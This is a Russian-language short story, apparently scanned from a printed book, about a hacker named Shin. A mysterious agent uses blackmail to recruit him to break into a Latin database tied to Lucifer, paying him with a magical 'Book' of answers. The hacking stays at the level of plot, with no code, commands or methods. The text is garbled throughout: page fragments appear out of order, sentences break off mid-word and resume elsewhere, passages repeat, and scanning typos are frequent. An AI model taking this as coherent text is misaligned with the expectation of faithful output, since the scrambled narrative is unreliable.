- А сами вы чем занимаетесь? - осмелел Шин - как раз настолько, чтобы самому спросить собеседника. Впрочем, он каким-то десятым чувством понимал, что ответ он не получит - по крайней мере, пока.

Так и вышло. Продолжая поколачивать указательным пальцем левой руки по лежащему рядом плоскому «крокодилу», Хайнц уклонился от ответа, выдержав паузу, достойную МХАТа.

- Я не собирал специально информацию о вас. По рогу моей деятельности можно сказать, что она просто падает на меня с неба - когда мне это необходимо. Настал момент - и вот я здесь. Мне - а точнее сказать, личности, которую я представляю, - необходимы знания и умения человека, подобного вам. А еще лучше - именно ваши.

Шин молчал. Ему снова становилось не по себе.

- Я изучил ваши успехи за последние полгода. Это впечатлило и меня, и моего клиента. Количество секретной информации, добытой вами за такой небольшой промежуток времени, одновременно тянет и на несколько лет строгого режима, и на огромную кучу в «зеленом» эквиваленте. Вы не занимаетесь чем попало - даже не знаю, хвалить ли вас, завидовать ли вам или переживать за вас.

Шин слушал молча; у него складывалось впечатление, что перед ним сидит человек, в кармане которого лежат все его логи за последние шесть месяцев. Холдодок пробежал по спине.

- Не бугу приводить полный список взломанных баз данных, почтовых серверов, локальных сетей - это не заняло бы много времени, просто в мою осведомленность намного проще поверить, чем начать ее проверять. Назову только - «Трест, который лопнул»...

Шин вздрогнул. Четыре месяца назад он получил-таки (с огромным трудом) доступ к переписке одного из совладельцев нефтяного треста «Голд-ойл-бэнк». В результате его работы заказчик добыл секретную информацию, позволившую «утопить» этот трест на мировом рынке; подвергшийся атаке бизнесмен застрелился. Шин назвал свою работу в честь знаменитого фильма по рассказам О'Генри - «Трест, который лопнул». Никто, кроме него самого, не мог этого знать...

Хайнц, конечно же, заметил, что его слова вызвали смятение у Шина. Он удовлетворенно кивнул и спросил:

- Я могу продолжить?

Шин кивнул. Гринберг на пару секунд закатил глаза к потолку, после чего вновь уставился на Шина своими водянистыми пронзительными зрачками и заговорил вновь:

- К ФАПСИ и Управлению «Р» я имею очень отдаленное отношение, а именно - НИКАКОГО. Хотя... Поймите, Шин, я не пугаю вас, в мои задачи это не входит - уста-

Человек явно не чувствовал себя спокойно; то, что он был не в своей тарелке, было заметно невооруженным глазом.

рало, хотелось истерически посмеиваться, смотреть прямо перед собой, не особо вдаваясь в окружающие и проползающие внизу детали. И лишь когда цепь, закрывающую кабинку, размыкал угрюмый смотритель, и можно было выскочить на деревянный пошатывающийся настил, он ощущал весь кайф от поездки - ноги становились слегка ватными, в голове шумело, сердце рвалось из груди на волю (это обычно заканчивалось парой банок пива - ну никак без них сердце не хотело потом залезать обратно в грудную клетку). Так было и сейчас.

Несколько вдохов-выдохов - и икота прекратилась. Еще через мгновение в квартире вспыхнул свет. Шин произвольно зажмурился и поднес ладонь к глазам. Сквозь размытое желтое пятно от люстры он увидел, что на диване сидит человек. Когда глаза адаптировались к свету, Шин потер их пальцами туда-сюда - стало полегче. Убрав руки от лица, он взглянул на гостя.

Человек стандартного вида. Черный костюм с темно-коричневым галстуком в тонкую полоску; белая накрахмаленная рубашка; лакированные черные туфли, в которых отражалась люстра. Поза была расслабленной - откинувшись на спинку и закинув ногу на ногу, человек играл носком туфли, выписывая им маленькие петельки; однако развязности в этом не было ни грамма. Человек явно не чувствовал себя спокойно; то, что он был не в своей тарел-

вой руки; судя по всему, это придало ему уверенности. Он расправил плечи, поднялся и представился:

- Хайнц... Хайнц Гринберг... Сразу прегвосхищу вопросы по поводу национальности и знания русского языка - могу называться Ли Хин Ганом и говорить на хинги, это ничего не изменит в моей жизни, а вот вы вряд ли меня поймете. Короче, Хайнц - имя красивое, короткое, запоминающееся.

Шин кивнул. Ему было пофигу - хоть Хайнц, хоть оленевод Бельдыев. Вот откуда он взялся - это было гораздо интереснее.

Тем временем Хайнц протянул Шину руку - видимо, для рукопожатия. Шин посмотрел на эту руку - более чем внимательно, словно она могла оказаться чем-нибудь заражена, потом протянул ему свою и сказал:

- Шинкаренко Денис. Можно Шин.

- Я знаю, - улыбнулся Хайнц. - Я всегда прихожу к тем, кого знаю.

- Ага, - попытался вытащить из цепкого захвата Гринберга свою ладонь Шин. - Я тоже.

Хайнц отпустил руку Шина и присел назад на диван, вновь положив руку на свою любимую «крокодиловую» папку.

- Дело, приведшее меня к вам, довольно редкого свойства. Прямо скажем, крайне неожиданного.

Шип подкатил к столу вращающееся кресло, опустил в него и закинул ногу на ногу, невольно повторяя позу Гринберга.

- Мне известен характер работы, которой

новить контакт с хакером через шантаж можно, согласитесь со мной; за вами тянется такой шлейф деяний, подпадающих под действие Уголовного кодекса, что я не представляю себе, каким образом вы могли бы отказаться от сотрудничества.

Шин не мог оторваться от пальцев Хайнца, без конца постукивающих по папке; эти тихие звуки завораживали, создавая гипнотический фронт. Он вдруг понял, что попытка замести следы, уничтожая диски с софтом и форматируя винчестер - такая фригня в сравнении с тем, что может быть в этой мерзкой папочке...

- Итак, мы вплотную приблизились к тому, что я называю «вынужденно-доверительным» разговором. В моей жизни (а прожил я, поверьте, очень много, не смотрите на мою внешность - она обманчива) уже было так много подобного рода разговоров, что я начинаю понемногу уставать от них. Практически все мои собеседники реагировали одинаково - редко кому удавалось противопоставить мне что-нибудь посерьезней идиотских принципов и бесшабашного упрямства. За всю мою деятельность на данном фронте ведения переговоров я потерпел поражение примерно раз пять-шесть, не более того...

Голос обволакивал Шина, проникал куда-то в подсознание, не давал сопротивляться. Хакер обмяк в кресле, веки начали опускаться, вскоре смысл слов стал с трудом долетать до погружающегося в какую-то каталепсию Шина.

- ...Мне поручено довести до вас суть некоего дела, которое может быть разрешено при помощи ваших хакерских талантов. Небольшая такая работенка. Однако ценность того результата, который вы получите по ее окончании, невероятно велика для заказчика...

Хотя Шин находился под впечатлением журчащего голоса Гринберга, он нашел в себе силы задать встречный вопрос:

- Вы уверены, что я получу этот результат?
- Безусловно, - моментально ответил Хайнец. На его красноречие это отступление от темы не повлияло нисколько. - Вы ее выполните. ОНА ВАМ ПО СИЛАМ. Судя по тем данным, что есть у меня, она относится именно к таким работам, для которых просто созданы ваши мозги. Поверьте, что по окончании работы вы будете вознаграждены - более чем щедро.

Шин расслабленно кивнул. В настоящий момент ему было все равно.

- Вы готовы к обсуждению задания? - спросил Хайнец в лоб, закончив прелюдию. Шин вновь кивнул и глубоко вздохнул - ясность рассудка возвращалась к нему.

Гринберг втайне ухмыльнулся - психологическая атака ему сегодня явно удалась.

- Великолепно, - улыбувшись всеми тридцатью двумя зубами, констатировал Хайнец и поднял папку с дивана, положив ее на колени - «молнией» к себе. Жужжащий звук, шуршание - Гринберг достал из внутренностей папки несколько бумаг и положил их сверху одна на другую. - Начнем.

Шин весь подобрался и машинально стал искать где-нибудь рядом с собой записную книжку или хотя бы листок бумаги, чтобы фиксировать основные моменты

задания. Хайнец отрицательно покачал головой.

- Вы не будете ничего писать. Никаких заметок. Вам придется надеяться только на память - она, я думаю, должна быть достаточно хорошей в ваши двадцать восемь с половиной лет.

Шин развел руками, молча соглашаясь.

- Перего мной лист (Хайнец разгладил руками бумагу, лежащую поверх остальных) - нечто вроде контракта, можете называть его так. Все очень просто - вы принимаете наши условия, мы принимаем ваши.

Шин пожал плечами - он уже понял, что от него не требуется ничего, кроме внимания и терпения.

- «Заказчик, - начал читать Хайнец, опустив глаза в бумагу, - требует от Шинкаренко Дениса (далее - Хакера) выполнения работы по получению доступа к базе данных на сервере...»

Шин не старался запоминать - он вообще всегда лучше понимал печатное слово, которое видел собственными глазами, не доверяя своему слуху. Изучить систему защиты сервера, получить доступ, предоставить возможность заказчику через компьютер Шина выполнить на этом сервере некую операцию (это что-то новень-

Хайнец криво усмехнулся.

- Если бы вы знали, насколько вы ошибаетесь - и в отношении книги, и в отношении меня... Во-первых, на Библии еще рисуют распятие - таким же золотым тиснением, как и буквы. Во-вторых, я не сектант и никогда им не был. В-третьих, вы еще даже не открыли ее...

И Шин открыл. Ничего. Белые чистые листы. Хакер пролистал все примерно двести страниц - пусто. Закончив, взглянул на Хайнца.

- А что вы хотели? - спросил тот у Шина. - Всею свое время. Для начала - вы меня внимательно выслушали?

Шин кивнул:

- Да. Но я хотел прочитать это еще раз самостоятельно - для более полного ознакомления...

Гринберг задумался на минуту - словно глянул в неочитанный до конца лист с контрактом, загнул и выровнял ногтем ту часть, которую он еще не читал, и протянул Шину:

- Надеюсь на вашу честность, молодой человек. Уверяю вас, так я еще никогда не поступал, но в настоящий момент почему-то уверен - вы не будете подглядывать.

Шин не старался запоминать - он вообще всегда лучше понимал печатное слово, которое видел собственными глазами, не доверяя своему слуху.

кое - Шин никогда ранее не подпускал к своей машине никого!), уничтожить следы взлома...

Не считая того, что кто-то неизвестный будет допущен к компу Шина, все было достаточно стандартным. Непроизвольно хакер зевнул - выслушав все, что касается работы, он приготовился узнать о том, каким будет вознаграждение. «...Более чем щедро», - вспомнил он слова Хайнца.

- «...По окончании работы Хакер получит Книгу...» - продолжал читать Гринберг.

- Чего? - произвольно спросил Шин. - Книгу? Это что - прикол такой?

Хайнец на мгновение занулся - причем сделал это так, что Шину стало крайне неловко за свое замечание. Кинув укоризненный взгляд на хакера, Гринберг вернулся к зачитыванию условий:

- «...Получит Книгу. Мне, Хайнцу Гринбергу, разрешено продемонстрировать Хакеру демо-версию...»

С этими словами Хайнец будто из воздуха выхватил небольшой томик в твердом переплете черного цвета. Глядя прямо на Шина, Гринберг словно специально старался не смотреть на книгу. Он протянул ее хакеру; Шин недоуменно взял томик в руки и вслух прочитал то, что было написано на обложке по-английски:

- «The Bible». Зорово. Теперь я понял. Вы - сектант. Какой-нибудь адвентист Седьмого Дня или проповедник Церкви Бога Живого. Только они могут расплачиваться за серьезную работу всякой лабудой...

Ознакомьтесь с тем, что вас интересует - и не более того.

Шин взял бумагу в руки (она оказалась неожиданно холодной, словно вынутая из морозильника), прочитал еще раз, запомнил все адреса, указанные там, потом закрыл глаза, проговорил их про себя, увидев URL'ы в виде ярких красных букв на черном фоне опущенных век - теперь он их уже не забудет.

Хайнец принял контракт обратно, пронзительно сверля Шина глазами. Он внимательно все это время наблюдал за хакером, контролируя каждое его движение - видимо, собираясь в любую секунду пресечь всяческие попытки Шина заглянуть на обратную сторону загнутой страницы.

Шин молча ждал продолжения. Книга по-прежнему оставалась у него.

- Вы, конечно же, не представляете, какое сокровище держите в руках, - назидательно произнес Хайнец. - Расскажите мне, что за работой вы занимались примерно месяц назад по просьбе очень симпатичной брюнетки?

Шин недоверчиво наклонил голову набок. - Не бойтесь, - махнул рукой Хайнец. - Об одной работе я вам уже напомнил - неужели придется помочь вам еще раз?

- Ну, была... Работенка... - неохотно начал Шин. - Там не все получилось. Женщина, которая заказала мне свою погугу... Точнее, ее переписку с мужем... Со своим мужем... С ее мужем... Короче, вы поняли. Она не захотела платить. То есть

она захотела, но не столько, сколько я попросил. А попросил я ровно столько, сколько эта работа стоила.

- Но ведь не выполнили ее полностью, - неожиданно уточнил Хайнц.

- Да, - с готовностью согласился Шин. - Я и не скрывал это от нее. Там оказалось три ящика; я сломал два из них...

- С третьим возникли проблемы, - хмуро сказал Гринберг. - Ох, уж эти женщины... А она решила, что третий ящик мог содержать гораздо более ценную информацию, чем два предыдущих, - и поэтому работа не может быть оплачена в том размере, какой был угоден хакеру.

- Вы правы, - глядя куда-то в сторону, сказал Шин (ему всегда было почему-то стыдно за свои неудачи - хотя в этом случае у него были объективные причины). - Тогда, кстати, я раз и навсегда решил не заниматься детективными проблемами частного сыска; электронная слежка за любовниками - это такая погань...

- Вам не хотелось бы закончить работу -

- Что это? - чуть ли не крикнул он. - Я ведь помню - здесь ничего не было!

- Успокойтесь, успокойтесь, - попытался понизить тон разговора Хайнц. - Остановитесь на секунду и подумайте - ведь книга достаточна хороша? Вам захотелось узнать решение проблемы - и оно уже на этих страницах...

Шин ошалело переводил взгляд с Хайнца на книгу и обратно - ему сложно было поверить в происходящее. Как всякий реалист, связавший свою жизнь с компьютерами уже очень давно, он прекрасно понимал - нельзя нажимать на «Log In» до тех пор, пока комп не согласится с неправильным паролем; невозможных вещей не бывает, все предопределено законами природы и логики. Или жизнь превратится в фарс - все будет основываться на ирреальном, не подчиняясь ничему и никому.

Внезапно в голове мелькнула мысль. Он хитро прищурился, глядя прямо на Гринберга, и резко открыл книгу где-то на середине. Хайнц ждал, когда парень опустит

вам? - разочарованно ответил вопросом на вопрос Хайнц.

- Ну... Я не знаю, - сказал Шин. - А что, там есть ответы не на все вопросы?

- На все, - коротко ответил Хайнц. - Кроме одного. Ради него я сейчас здесь. Так вы согласны?

- Да, - принял решение Шин. - Где еще я смогу достать что-то подобное?

- Ну и замечательно, - радостно сказал Хайнц и протянул Шину контракт. - Тогда скрепим все это дело подписями - и останется пожелать вам удачи!

- Каждая лишняя подпись - еще один шаг в тюрьму, - разочарованно проговорил Шин. Но уж больно заманчивым был приз...

- Не надо так расстраиваться, - успокоил его Хайнц. - Я ведь знаю, что ваша работа доставляет вам истинное удовольствие... Шин подписал контракт и протянул руку за книгой. Хайнц внимательно изучил подпись, после чего удовлетворенно закрыл свою папочку и сказал - как бы на прощание:

- Я гадую, что вам, молодой человек, не



хотя бы из престижа? - спросил Гринберг. - Если бы у вас появилась такая возможность - вы бы воспользовались ею?

- Да, - категорично ответил Шин. - Ведь я так и не понял своих ошибок...

- В таком случае - откройте книгу еще раз, - предложил Хайнц, указав на томик пальцем. И Шин открыл ее снова. И тут же кинулся к компьютеру.

Среди абсолютно чистых листов появился один - с текстом. Шин, разглаживая его кулаком, положил поперек книги будильник, придавив старающиеся закрыться страницы; его взгляд метался по листу, губы шептали обрывки слов, пальцы уже стучали по клавишам.

Хайнц встал с дивана, подошел к окну, аккуратно провел рукой по шторам; «Все-таки можно назначить цену...» - грустно шепнул он себе под нос. Из-за спины доносился восторженный возглас:

- А ведь она была права, черт возьми! Хайнц, она была права!

- Ну еще бы, - тихо ответил Гринберг; Шин его не услышал. - Как я устал от всего этого...

Тем временем Шин вскочил с кресла и подбежал к Хайнцу, держа в руках книгу.

в нее глаза.

Шин взглянул на страницы. Чисто. Идеальная белая бумага.

Хайнц, с трудом скрывая усмешку, сказал: - Я же предупреждал - демо-версия.

- А когда я получу релиз безо всяких ограничений? - спросил Шин, смирившись с терминологией.

- Как только вы согласитесь с условиями, выполните их и предоставите возможность моему Клиенту совершить то, что ему необходимо.

- То есть... В обмен на мою работу вы предлагаете мне - вот Это? И я смогу всегда обращаться к страницам Книги для поиска любого решения? - недоверчиво переспросил Шин.

- Все так и есть, - согласно кивнул Гринберг. - Я гадую, вознаграждение более чем достаточное.

- В таком случае, - тут Шин напрягся, как взведенная пружина, - я могу найти там решение и той задачи, что вы ставите передо мной сейчас? Тогда почему бы мне не получить Книгу вперед?

- А вы не подумали, молодой человек, что если там есть это самое решение - то за какой надобностью я пришел сюда, к

помешала бы еще одна вещь... Еще как не помешала бы.

Он засунул руку во внутренний карман и вытащил оттуда диск - тот самый диск, который Шин некоторое время назад благополучно расплавил на пламени свечи. Хакер раскрыл рот от удивления, но потом понял, что время удивляться закончилось тогда, когда он взял в руки Книгу. Диск перекочевал от Хайнца к Шину; парень рассмотрел его со всех сторон, нашел на нем надпись, сгеланную при помощи маркера им самим (ну уж почерк был явно родной), почесал затылок и положил диск на стол.

Когда он поднял глаза на Хайнца - в комнате никого не было. Шин ошеломленно упал в кресло и осмотрелся. Никого.

Захотелось размять пальцы - они почему-то были замерзшими, суставы плохо гнулись. Опустив взгляд в клавиатуру, Шин понял, что хочет открыть Книгу. Но это было как три желания в анекдоте - чтобы пользоваться подобными подарками, необходимо абсолютно увериться в нужности своих желаний, чтобы потом не было мучительно больно...

Короче, как бы там ни было - надо было начинать. Если хочешь не демо, а полно-

ценную версию - работай. Правда, оставался еще вариант - чисто хакерский - но как взломать Книгу, чтобы она заработала в полную силу? Задача была явно не по плечу Шину.

Он закрыл глаза, вспомнил нужные адреса, вошел в Сеть. И в дверь снова постучали.

Шин отвлекся на этот стук, как на назойливое зудение комара. Никаких мыслей о том, что с ним может случиться нечего, чего он боялся до появления в его жизни Хайнца; проснулась какая-то хакерская бесшабашность. Он смело, нетерпеливо вскочил с кресла и открыл входную дверь.

Перед ним стояла молодая, крайне симпатичная девушка невысокого роста. С точно такой же, как у Хайнца, крокодиловой папочкой. И вот эта папочка словно вбила кляп в рот Шину. Он уставился на нее, не в силах что-либо сказать.

Гостя проследила направление его взгляда, нахмурилась, отодвинула хозяина на квартиры в сторону и прошла внутрь. Шин особенно не противился - он неот-

- Кто?

- Я понятия не имею, каким именем он назвался вам, юноша, - ледяным голосом сказала девушка. - Он мог быть кем угодно - но самое главное, что он предложил вам работу. Я права?

- Вы что, с одной конторы? - кивнув на папку, спросил Шин.

- Я права, - констатировала гостя. - Нет, к счастью, конторы разные. А инвентарь - вы прекрасно понимаете, что даже абсолютно прямые линии могут где-нибудь пересекаться.

- Лобачевский, - кивнул Шин.

- Совершенно верно. Дальше, - настроена она была крайне решительно. - Вы согласились?

Шин пожал плечами - а чего, собственно, скрывать? Пока он ничего не понимал в происходящем, поэтому никакой таинственности старался не напускать.

- Да, согласился, - подтвердил он слова гостя. - Может, кофе?

- Лучше пива, - машинально отреагирова-

были сделать - но, может быть, вы сделали ошибку»...

Шину оставалось только одно - ждать. Гостя повернулась к нему, одарив недобрым взглядом глубоких карих глаз.

- Если бы вы не поставили подпись - я бы еще могла помочь. Но не теперь. Поздно. И так ведь всегда получается, - разочарованно сказала она уже будто бы сама себе, - он на шаг впереди...

Шин не заметил, как она ушла, - только щелкнул замок на входной двери. Да еще терпкий запах полыни...

Дорожка в коридоре сохранила отпечатки ее острых каблучков. Шин посмотрел на них с сожалением, непонятным даже ему самому; потом глубоко вздохнул и вернулся за компьютер. Работать не хотелось. Его не покидало ощущение того, что он стал пешкой в какой-то очень темной игре.

Хайнц, потом эта девица... Все это очень не нравилось Шину. Обычно те люди, что нанимали его для выполнения работы, не были столь необычными - они не входили



равно смотрел на папку у нее в руках. Если бы она предложила ему еще более выгодный контракт, он бы не удивился...

Из комнаты, в которую зашла девушка, раздался ее голос:

- Вы не хотите поговорить поближе?

В голосе явно прослеживались металлические нотки. Шин, не долго думая, подчинился. И, конечно же, он несколько не удивился, увидев ее на том же самом месте, где десять минут сидел Хайнц, - и в той же самой позе. Но между ней и Гринбергом было одно существенное отличие - ее правая нога, обтянутая тончайшим телесного цвета чулком и небрежно закинута на левое колено, открывала довольно соблазнительный вид несколько выше того места, которое, по мнению Шина, стоило бы демонстрировать незнакомым хакерам.

Они с Шинем словно играли в гляделки - девушка вновь проследила его взгляд, после чего повторила трюк Шарон Стоун из «Основного инстинкта». Хакер тоскливо проследил, как ноги, на секунду зависнув в воздухе, поменялись местами, скрыв резинку на чулке.

- Так, я думаю, будет лучше, - буркнула гостя. - Начнем. Он был здесь?

ла девушка. - В чем заключается работа?

- Пива нет, - грустно сказал Шин, - я бы и сам не прочь... Работа как работа, вам-то что за дело?

- Не надо хамить, юноша. «Пива нет»... Хакером еще назвался. Вам обещано вознаграждение? Вы подписывали что-нибудь?

- Ну... Обещано. Почти дано. А подписывать я не хотел, но уж больно...

- Короче, приз того стоил? - криво усмехнувшись, девушка встала и подошла к столу, на котором лежала Книга. - Она?

Шину очень не понравилось, как она это сказала. Складывалось впечатление, что его гостя знает гораздо больше о той работе и вознаграждении, обещанном за нее, чем сам Шин. Он вдруг засомневался в правильности того, что пришлось что-то подписать, на что-то согласиться официально. Он вообще-то никогда не относился к людям, которые любят сухой язык казенных бумаг - а в эту самую секунду он стал их просто ненавидеть.

- Как сказал граф де Ла Фер своему другу Д'Артаньяну, - не прикасайся к Книге, но глядя на нее, как на гадюку, сказала девушка, - «Вы сделали то, что должны

в закрытую дверь, они не носили одинаковые папочки из крокодиловой кожи, не требовали никаких подписей и уж тем более - не обещали ничего, подобного Книге. Шин посмотрел на нее; черный томик лежал себе спокойно рядом с «мышинным» ковриком, особого внимания не привлекал... Что заставило девушку с таким отвращением разглядывать эту глянцевою обложку?

Постепенно чувство долга брало свое. Шин всмотрелся в экран монитора, вспоминая то, от чего его оторвал второй неожиданный визит. Картина еще была далека от завершения, но Шин (опыт не пропьешь!) по кирпичикам складывал ее у себя в голове, постоянно помня одно непреложное правило - что бы ты ни придумал, всегда существует более короткий путь.

Он собрал в Инете всю имеющуюся информацию по той базе данных, которую предстояло вывернуть наизнанку (ну, «всю» - это, конечно, сказано очень громко, однако ее оказалось более чем достаточно). Ничего интересного, обычное хранилище файлов. Шин даже засомневался - на кой черт понадобилось ломать эту базу данных, одну из десятков тысяч подобных?

Однако еще три года назад, погрузившись в пучину хакерства, Шин пришел к выводу, что лучше не морочить себе голову причудами богатых, а молча делать свое дело.

Постепенно Шин понял, что база оказалась крепким орешком. Оставалось только благодарить Хайнца, вернувшего ему погибший во время шухера диск. Без него он бы точно ничего не смог бы сделать.

Через несколько часов напряженной работы, когда уже вырисовывалась схема сервера, на котором базировалось искомое «сокровище», у провайдера случились какие-то колики, связь стала пропадать каждую минуту, и Шин понял, что пора отдохнуть.

Заснул он практически мгновенно - едва коснувшись подушки. День, полный непонимания, уходил, унося с собой все эмоции и волнения. Сон окутал Шина; ему грелись девушка с крокодиловой папкой, за резинкой ее чулка он видел Книгу - словно Лара Крофт с пистолетом...

* * *

- Я думаю, что у меня получилось, - произнес Хайнец. - Осталось немного подожать, маэстро.

- Если ты еще раз произнесешь слово «ждать», то твое существование перестанет радовать тебя, - суровый голос, словно острый нож, вонзился в Гринберга. - Этот парень... Он сделает то, что нам нужно?

- Я уверен. Он один из лучших на настоящий момент. Следующие будут похуже. Но ведь и первый шаг - самый важный...

- Не могу с тобой не согласиться. Как скоро можно будет получить результат?

- Познания в этой области у меня скромны, маэстро. Однако, по моим соображениям, осталась пара дней, не больше.

- Пара дней... Я готов. Самое главное, что задача имеет решение только при моей уникальной способности ждать. Ведь мы же помним - БОЛЬШЕ ПОЛОВИНЫ НЕЛЬЗЯ. Когда-нибудь настанет день, и я должен буду честно прожить остаток этого... Приговор суров; наши поступки усугубляют мою вину. Однако я сам не был никогда согласен с Приговором, никогда не признался в содеянном...

- Я преклоняюсь перед вами, маэстро...

- Пустое, Хайнец. Лишь бы у него получилось...

Языки пляшущего огня, временами выкаивая из камина, ласково лизали ноги маэстро - но он не чувствовал боли. Поправляя плед, который почему-то не вспыхивал от прикосновения пламени, он думал, думал...

* * *

Шин проснулся, когда новый день уже стучался в окна. Несколько мгновений он приходил в себя от сна, оказавшегося на удивление тяжелым, мрачным. Начался он с картин прекрасной незнакомки, вчерашней гостьи, а закончился какими-то сумбурными нагромождениями старых знакомых, случайных друзей и невероятной путаницы со временем, местом и личностью.

Взглянув на компьютерный стол, он увидел там черный томик Книги и тут же все

вспомнил. Его ждала работа. Накинув на плечи рубашку, в одних трусах он прошлепал босыми ногами к компу, уселся в кресло и запустил все необходимые для дела программы.

Нельзя сказать, что все получалось без сучка и задоринки - но и особых проблем у Шина не возникало. Он аккуратно делал заметки на листе бумаги, лежащем рядом с «мышкой», - отмечал выполненные этапы и прогнозировал следующие. В несколько рядов вырастали колонки цифр, ниже несколько кусков кода на Перле, потом пара кривых рожки... В общем, дело продвигалось.

В один из моментов, когда Шину показалось, что впервые за двое суток он наконец-то наткнулся на «мертвую точку», когда сервер три раза ответил запретом на соединение, - внезапно перед ним появилась регистрационная форма-приглашение.

Шин откинулся в кресле и хотел было сбегать на кухню за кефиром, но вдруг подумал о ненадежности связи, быстренько сварганил себе логин и пароль какие попроще, чтобы уж не забыть, записал их поверх всей своей кипучей деятельности на листке крупными буквами и только после этого позволил отлучиться ради завтрака - или уже обеда...

Вернувшись через десять минут назад с полным, сыто урчащим животом за комп, Шин с удовольствием отметил, что провайдер уверенно держит линию - безо всяких вчерашних проблем. Естественно, руки уже чесались, и очень серьезно.

Войдя в имеющуюся базу под своим паролем, Шин оказался внутри какого-то хранилища файлов; периодически он выпадал в не очень понятные таблицы, содержащие огромное количество чисел.

- Я не думаю, что могу раскрывать вам все секреты, молодой человек, - тихо и немного виновато произнес он. - Да они и не принесут вам никакого успокоения - лишь лягут тяжким грузом на ваши плечи.

Язык, на котором была оформлена оболочка базы, вначале показался Шину знакомым, но постепенно он, обратив на нее более пристальное внимание, убедился, что понять что-либо достаточно сложно. А еще спустя некоторое время он понял, что перед ним латынь.

К этому языку он всегда испытывал уважение, даже какое-то тайное благоговение. Когда он представлял, что на этом и ему подобным языках разговаривали римские императоры, по коже бежали мурашки. Он частенько вспоминал один маленький эпизод из «Гладиатора» (его он смотрел без перевода, чтобы прочувствовать всю мощь момента) - когда Рассел Кроу снимал шлем перед императором и называл свое настоящее имя - Максимус Децимус Мериций. Даже в английском исполнении латинская речь звучала непередаваемо...

Видеть в Интернете сайт, а тем более огромную базу данных, выполненную на латинском языке - языке давно мертвом и

знакомом ограниченному числу людей в этом мире (в основном врачам да литературоведам), - было очень странно и неприглядно. В навигации разобраться было достаточно сложно - аналогов английским терминам было немного. Приходилось кликать во все подряд; через несколько минут Шин понял, что ему совершенно неинтересно здесь.

Возникал совершенно естественный вопрос - за каким (пип-пип!!!) все это понадобилось заказчику? Что он в состоянии понять здесь? Какого рода информация может храниться в этой базе - и чем может помочь человеку владение ею?

Нахмутив брови и бесцельно тыкая «мышкой» во все, что при наведении подчеркивалось, Шин пытался прогнать все эти вязкие, тягучие, как мед, мысли. Но ничто так не помогает порой при работе, как бессмысленные клики...

Она из раскрывшихся таблиц привлекла его внимание тем, что состояла всего из двух столбцов - в первом вместо слов были огни звездочки, во втором - многозначные числа. Некоторым из них Шин даже не знал названий - так много было в них знаков. Прокрутить таблицу до конца не удавалось, строки казались бесконечными. При попытке перейти в самый низ комп выдал «песочные часики» на несколько минут; когда Шину стало ясно, что машина зависла, неожиданно оборвалась связь. Компьютер не справился с тем массивом информации, что содержался в таблице, - какие-то несчастные два бесконечных столбика!

Вот тут-то в Шине и проснулся тот самый упрямый и злой труженик виртуальности, который сумел одержать все свои победы над Сетью; именно за эти качества - спо-

собность глубокой концентрации и заряженность на конечный результат - его очень ценили и уважали коллеги по цеху.

Он заново подключился к базе данных, грубо огрызнувшись на модем, не с первого раза определивший гудок в линии. Фотографическая память указала ему путь к той самой заколоченной таблице; не пытаясь изучить ее размер, он решил остановиться на варианте «Чем строчка выше, тем она важнее» - тем более, что число напротив первого скрытого слова было, действительно, самым большим. Попробовав изменить это число, Шин натолкнулся на предупреждение о невыполнимости операции. Это погнало его еще дальше... Когда через полтора часа он удовлетворенно созерцал плоды своего труда, делая с числами в строках, видимых на экране, все, что душе угодно, хакерская мысль позвала его к звездочкам в первом столбце.

Латынь по-прежнему резала глаза. Ста-

раясь не обращать на нее внимания, Шин попробовал различные способы превращения звездочки в символы. Удалось не сразу, и только в первой строчке.

Шин закусил губу, внутри все сжалось в комок, холодный, плотный; нельзя сказать, что он чего-то испугался, нет. Но уж больно зловеще выглядело на фоне латинской оболочки базы слово на обыкновенном английском языке.

«The Lucifier».

Конечно, он не сразу понял, ЧТО перед ним. А когда понял, то непроизвольно произнес это вслух:

- Люцифер...

- Да, - раздался за спиной голос Хайнца.

- А вы, Шин, действительно - моя удача. Шин вздрогнул. Пару раз дернулась щека; задрожали губы. Глубоко вздохнув, Шин придал себе уверенности, оглянулся.

Гринберг пришел не один. Там, где он расположился раньше - в дальнем конце дивана, - сейчас сидел мрачный человек в черном плаще. Упершись в подлокотник, он не смотрел по сторонам; его взгляд был направлен куда-то себе под ноги, он будто ждал чего-то, какого-то сигнала.

- «Удача...», - ухмыльнулся Шин. - Я еще не понял, что это, но, судя по всему, я попал в какую-то нечестную игру. В чем смысл этой таблицы? Я почему-то уверен, что все, что я делал, - именно ради доступа к ней.

Хайнц сложил руки на груди и подошел поближе.

- Я не думаю, что могу раскрывать вам все секреты, молодой человек, - тихо и немного виновато произнес он. - Да они и не принесут вам никакого успокоения - лишь лягут тяжким грузом на ваши плечи. Безусловно, вы правы - нашей целью была именно эта таблица. Скажите, как часто вы брались за работу, не зная ее истинного смысла?

Шин понял, куда клонит Гринберг.

- Тут вы попали в самую точку, Хайнц, - согласно кивнул Шин. - Независимо от того, что я имею полный доступ к той информации, которая интересует заказчика, - я понятия не имею...

- ...Что он может с ней сделать? - договорил Хайнц. - Верно?

- В общих чертах - да.

- А зачем вам знать? - прищурившись, спросил Гринберг. - Ведь в этом суровом мире лишние глаза и уши ни к чему. Вдруг вы получите доступ к некоей тайне, о существовании которой не должен знать никто, кроме заказчика, - и, получив информацию, он уберет вас за ненадобностью? Вас никогда не посещали подобные мысли?

У Шина застучало в висках. Подобравшись в кресле и делая вид, что совершенно равнодушен к разговору, он спросил: - Вы хотите сказать, что такой момент наступил?

Хайнц недоуменно взглянул на Шина - и вдруг расхохотался.

- Что вы, юноша! Конечно же, нет. Это я так, к вопросу о секретах. А сейчас, извините, но нам надо кое-что сделать. Освободите место за компьютером для маэстро...

Мужчина, до этого молча сидевший на диване, поднялся. У Шина вдруг появи-

лось ощущение, что он боится того, что должен сейчас сделать. Три широких шага приблизили гостя к Шину; тот поднялся и уступил место.

Расправив полы плаща, как крылья, невесомый «маэстро» опустился на место Шина.

- Что я должен сделать? - обратился он к Хайнцу, не поворачивая головы.

- Маэстро, я бы и сам с радостью сделал это, но вы должны САМИ...

- Что я должен сделать? - на полтона прибавилось металла.

- Установить курсор в первую строчку, стереть число и вместо него набрать другое - половину от первого плюс один. Вы же знаете - БОЛЬШЕ ПОЛОВИНЫ - НЕЛЬЗЯ...

- Почему нельзя? - спросил Шин. - Уже можно.

Фигура в плаще вздрогнула. Хайнц, раскрыв рот, смотрел на Шина.

- То есть как? - нерешительно переспросил Гринберг.

- Ну... Вот так, - пожал плечами Шин. - Я немного похозяйничал в условиях обработки...

- Где? - спросил «маэстро».

